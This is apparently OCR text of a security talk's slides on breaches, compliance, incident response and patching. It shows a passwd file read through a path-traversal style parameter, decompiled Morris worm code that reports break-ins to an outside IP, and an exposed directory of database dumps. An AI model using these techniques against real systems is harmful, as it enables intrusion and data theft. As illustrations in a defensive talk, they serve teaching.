
- Without compliance, there are no economic incentives to report breaches. Customer attrition
- Breached company only suffers fines and breach reporting costs
- Often Compliance is the adult in the room


OOPS!


OH NO!


Edit
View
History
Bookmarks
People
Window
Help
Always Show Bookmarks Bar ⇧⌘B
Always Show Toolbar in Full Screen ⇧⌘F
Stop ⌘.
Force Reload This Page ⇧⌘R
Enter Full Screen ^⌘F
Actual Size ⌘0
Zoom In ⌘+
Zoom Out ⌘−
Cast...
Developer
View Source ⌥⌘U
Developer Tools ⌥⌘I
JavaScript Console ⌥⌘J
Edit Page
Events
rity Blogger Awards
ABOUT
FEATURES
BRIEFINGS
PODCASTS
/DEV/EVERYTH


Edit
View
History
Bookmarks
People
Window
Help
Always Show Bookmarks Bar ⇧⌘B
Always Show Toolbar in Full Screen ⇧⌘F
Stop ⌘.
Force Reload This Page ⇧⌘R
Enter Full Screen ^⌘F
Actual Size ⌘0
Zoom In ⌘+
Zoom Out ⌘−
Cast...
Developer
View Source ⌥⌘U
Developer Tools ⌥⌘I
JavaScript Console ⌥⌘J
Edit Page
Events
rity Blogger Awards
ABOUT
FEATURES
BRIEFINGS
PODCASTS
/DEV/EVERYTH


Edit
View
History
Bookmarks
People
Window
Help
Always Show Bookmarks Bar ⇧⌘B
Always Show Toolbar in Full Screen ⇧⌘F
Stop ⌘.
Force Reload This Page ⇧⌘R
Enter Full Screen ^⌘F
Actual Size ⌘0
Zoom In ⌘+
Zoom Out ⌘−
Cast...
Developer
View Source ⌥⌘U
Developer Tools ⌥⌘I
JavaScript Console ⌥⌘J
Edit Page
Events
rity Blogger Awards
ABOUT
FEATURES
BRIEFINGS
PODCASTS
/DEV/EVERYTH


HACKED
HACKED


developer[redacted]=/etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:103::/home/syslog:/bin/false
sshd:x:102:65534::/var/run/sshd:/usr/sbin/nologin
ntpd:x:103:108::/var/run/openntpd:/bin/false
ntp:x:104:109::/home/ntp:/bin/false
mysql:x:105:110:MySQL Server,,,:/var/lib/mysql:/bin/false
varnish:x:106:112::/home/varnish:/bin/false
varnishlog:x:107:113::/home/varnishlog:/bin/false
revealcloud:x:999:1000::/home/revealcloud:/bin/sh
www-wpe:x:998:998:WP Engine Internal:/home/www-wpe:/bin/sh
postfix:x:108:114::/var/spool/postfix:/bin/false
[redacted]:/usr/lib/openssh/sftp-server
[redacted]:/bin/bash


HAMMER TO SPREAD BUTTER

ATTACK ORIGINS

COUNTRY
China
United States
Netherlands
Germany
India
Russia

ATTACK TYPES


#	PORT	SERVICE TYPE
11	25	smtp
7	50856	xsan-filesystem
6	138	netbios-dgm
5	23	telnet
5	22	ssh
4	50864	xsan-filesystem

ATTACK TARGETS

#	COUNTRY
67	United States
12	United Arab Emira...
6	Iceland
5	Germany
3	Spain
3	Cyprus

LIVE ATTACKS

TIMESTAMP	ATTACKER	ATTACKER IP	ATTACKER GEO
10:03:35.482	Mclaut Isp	37.139.187.23	Cherkassy, UA
10:03:34.954	Syptec Phoenix	70.99.192.129	Phoenix, US
10:03:34.576	Syptec Phoenix	70.99.192.128	Phoenix, US
10:03:34.133	China Mobile Communications	111.8.125.43	Beijing, CN
10:03:33.994	Icelab Networks	72.1.100.207	Englewood, US
10:03:33.877	University Of Michigan College Of Engineering	141.212.122.148	Ann Arbor, US



Index of /database

- Parent Directory
- ontrackdatarecovery(1).sql
- ontrackdatarecovery(1)_25_June_2016.sql
- ontrackdatarecovery(1)_25_June_2016_LIVE_URL.sql

Apache Server at yourdataissecured.com Port 80

Yahoo's Bob Lord said massive data breach felt like Vertigo

Posted May 15, 2017 by ***Natasha Lomas*** *(@riptari)*

```
* This report a sucessful breakin by sending a single byte to "128.32.137.13"
  (whoever that is). */

tatic report_breakin(arg1, arg2)                    /* 0x2494 */

    int s;
    struct sockaddr_in sin;
    char msg;

    if (7 != random() % 15)
        return;

    bzero(&sin, sizeof(sin));
    sin.sin_family = AF_INET;
    sin.sin_port = REPORT_PORT;
    sin.sin_addr.s_addr = inet_addr(XS("128.32.137.13"));
                                                    /* <env+77>"128.32.137.13" */

    s = socket(AF_INET, SOCK_STREAM, 0);
    if (s < 0)
        return;
    if (sendto(s, &msg, 1, 0, &sin, sizeof(sin)))
        ;
    close(s);
```

WHO LET THE WORM OUT?


50
AMMO
100%
HEALTH
2 3 4
5 6 7
ARMS
0%
ARMOR
BULL 50 / 200
SHEL 0 / 50
ROKT 0 / 50
CELL 0 / 300


DO NOT ALIGN AGAINST YOURSELF


Testing
Acting
Re-visiting
INTERNAL AUDITING
Planning
Validating
Evaluating

AUDIT

- Testing your breach incident response plan
- Risks and benefits of information sharing
- Often Compliance is the adult in the room

COMMUNICATIONS

0 DAY TO 100 DAY


START
WHERE
YOU ARE


PATCHING

STOP THE THREATS EARLIER


BUILD, THEN INNOVATE


CNN
HACKERS POST NUDE PICS OF CELEBRITIES
CNN
3:53 PM ET
@BROOKEBCNN

WAR STORIES


DOWNLOADING...


Blessing
Curse


WHAT LURKS BENEATH

AČIŪ

Thanks!

gattaca@duo.com
@gattaca
www.duo.com